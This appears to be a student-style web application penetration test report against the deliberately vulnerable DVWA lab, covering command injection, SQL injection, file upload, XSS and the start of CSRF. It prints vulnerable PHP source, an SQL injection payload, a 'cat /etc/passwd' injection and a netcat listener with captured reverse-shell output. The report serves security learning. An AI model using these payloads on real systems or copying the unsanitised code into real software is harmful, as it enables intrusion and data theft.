Web Application Vulnerability Report

Jay Patel – CyberJay.

XYZ organization.

Dt: March 27, 2024

Contents

Executive Summary……3.

Scope of Work.……3.

Project Objectives.……...3.

Exclusion.……3.

Severity.…….3.

OWASP TOP 10.

Summary of Findings.

Exploitation.

Recommendation.

Executive Summary

This document has all details about recent vulnerability testing on one of xyz web application. The purpose of this test was to provide a review of the security of internet pacing web applications.

Scope of Work

This test covers the vulnerability testing of 1 accessible web application hosted on 192.168.2.19. The assessment was carried out from a black box perspective, with the only supplied information being the tested servers IP addresses. No other information was assumed at the start of the assessment.

Project Objectives

This security assessment is carried out to gauge the security posture of xyz Internet facing web application. The result of the assessment is then analyzed for vulnerabilities. All the vulnerabilities will be cover here.

Exclusion

The report only consists of the test perform on dvwa web application. There is another web application running by on server, but it is out of scope for this report.

Severity

This report uses Nist cvss v3 rating of severity with different colors.

Severity	Score	Colors
Critical	9.0 – 10.0	
High	7.0-8.9	
Medium	4.0-6.9	
Low	0.1-3.9	

OWASP TOP 10

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.


1. Broken Access Control
2. Cryptographic Failures
3. Injection
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failures.
8. Software and Data Integrity Failures
9. Security Logging and Monitoring Failures
10. Server-Side Request Forgery

Summary of Findings


Vulnerability	CVSS Score	Color
SQL Injection	Critical	
File Upload	High	
CSRF	High	
XSS	High	
Default Credentials	Medium	

Information Gathering

1. Nikto Scan



2. Gobuster Directory Scan



Exploitation

1. Command Injection

Command Injection is the most dangerous web application vulnerability (rated mostly 9-10.0/10.0 in CVS Score) that allows an attacker to run any arbitrary OS command on host Operating System using vulnerable web application. This vulnerability is also referred to by various other names like OS injection, OS command injection, shell injection, shell command injection, etc.


Once an attacker injects any arbitrary OS Command on server OS through the vulnerable application, he can completely compromise the server. This vulnerability always compromises the confidentiality, integrity, and availability of the information present on the remote vulnerable machine.

Let us check the source code of this level. $_Request[‘ip’],php global variable (denoted by arrow 1), accepts user input inside ip parameter. Arrows 2 & 3 indicate whatever input given inside ip parameter by the user is directly passed inside the shell_exec() function. shell_exec() function is responsible for executing OS command. Since there is no any input validation or sanitization implemented on ip parameter therefore our injected payload got executed.

Command Execution Source

```
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }

}
?>
```

We also know that pinging can only be done by the $ ping command [in Windows as well as Linux] which means, this application is executing OS command in the background to perform the desired functionality. What if we use cat /etc/passwd command to get username and I was successful.



2. SQL Injection

SQL injection is one of the most common attacks used by hackers to exploit any SQL database-driven web application. It's a technique where SQL code/statements are inserted in the execution field with an aim of either altering the database contents, dumping useful database contents to the hacker, cause repudiation issues, spoof identity, and much more.

Now here in the background this query is running to get data from databases.

$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";

So, this query asks user for id and then this query get first name and last name from the user table, where the match userid is found same as the user submitted id.

Here, you see when I submitted to user id 1 it gets the information about admin user. Now we use the SQL injection command to get information about all the users in the database.

```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

In the id field I will input, 1’ OR ‘1’=’1’#. What this means is that 1’ it will exit the current sql query, OR means is execute the command which is true 1 =1 is true. When the command becomes true it will display all the user information.

3. SQL Injection(blind)


Now this is type of sql injection in which the query or task perform are now seen by us.

Now lets see the source code and understand it.

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppres mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Now, in source code the highlighted part of code, lets that use and @character at start of query is making query blind.

But using same command as above I was able to get information about the users in table.



4. File Upload.

Now before exploiting lets understand what is malicious file and what is file upload vulnerabilities.

What Is a Malicious File?

Any file with any extension which has capability to harm the server, or your computer or mobile phone is malicious file. The malicious file can be a known malware or a file with any malicious content in it.


For example, a php file which has some dangerous php functions like system(), exec(), shell_exec(), etc. can be considered as a malicious file because using these functions anyone can execute OS command on the server and can remotely control the server. Similarly, a malware with extension exe, ps1, msi, etc. can be considered as a malicious file as it will also harm the device.

What Is File Upload Vulnerability?

Whenever the web application allows to upload any other extension file to the server [other than the one which is mentioned there] then we say there is a file upload vulnerability or malicious file upload issue.

Suppose there is a file upload functionality in the web application and only jpeg & png extension file is allowed to be uploaded. When an attacker is able to upload any other extension file such as php, jsp, aspx, html, shtml, etc. or even any double extension file such as php.jpeg, asp.png, aspx.txt, etc. then we say there is a malicious file upload vulnerability in the application.


Now here in the application, I can upload file, But there not extension limitation it means that I can upload any file.



Now, in the source code you can the uploaded files are stored in /hackable/upload.

Now I will craft an malicious php reverse shell file and then upload it to the server.

Now, I uploaded that file to server.



Now, I will go to <ip-address>/dvwa/hackable/uploads/reverse.php.

And see I got a reverse shell. Now we this reverse shell I can control the server in my way.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [redacted] from (UNKNOWN) [redacted] 58658
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 13:40:22 up 15 min,  1 user,  load average: 0.01, 0.05, 0.09
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    :0.0             13:25   14:47m  0.01s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2$
```

5. XSS (Cross Site Scripting)

In an XSS attack, an attacker tries to inject some HTML code or some JavaScript code in the input field of the website. The input field can be anywhere in the website's page. The user gives his input using this input field. The input field can be an HTML form, a Signup button, or an HTTP header like HOST, COOKIE, USER-AGENT, etc.

There are three types of XSS attacks namely:-

- Reflected XSS
- Stored XSS
- DOM Based XSS


There are two xss vulnerability founds in DVWA web application.

1. Reflected XSS

Reflected XSS occurs when the input supplied by the user reflects in the browser window or inside page source of the web page.

Reflected XSS Source

```php
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . $_GET['name'];
 echo '</pre>';

}

?>
```




2. Stored XSS

Stored XSS occurs when the input supplied by the user is stored on the server side without performing proper sanitization or HTML encoding. The storage place can be a database, a message forum, a visitor log, a comment field, etc.


Stored XSS Source

```php
<?php

if(isset($_POST['btnSign']))
{

    $message = trim($_POST['mtxMessage']);
    $name    = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```



6. CSRF (Cross Site Request Forgery)


A Cross Site Request Forgery is a kind of vulnerability allowing an attacker to force users to perform actions without his knowledge.



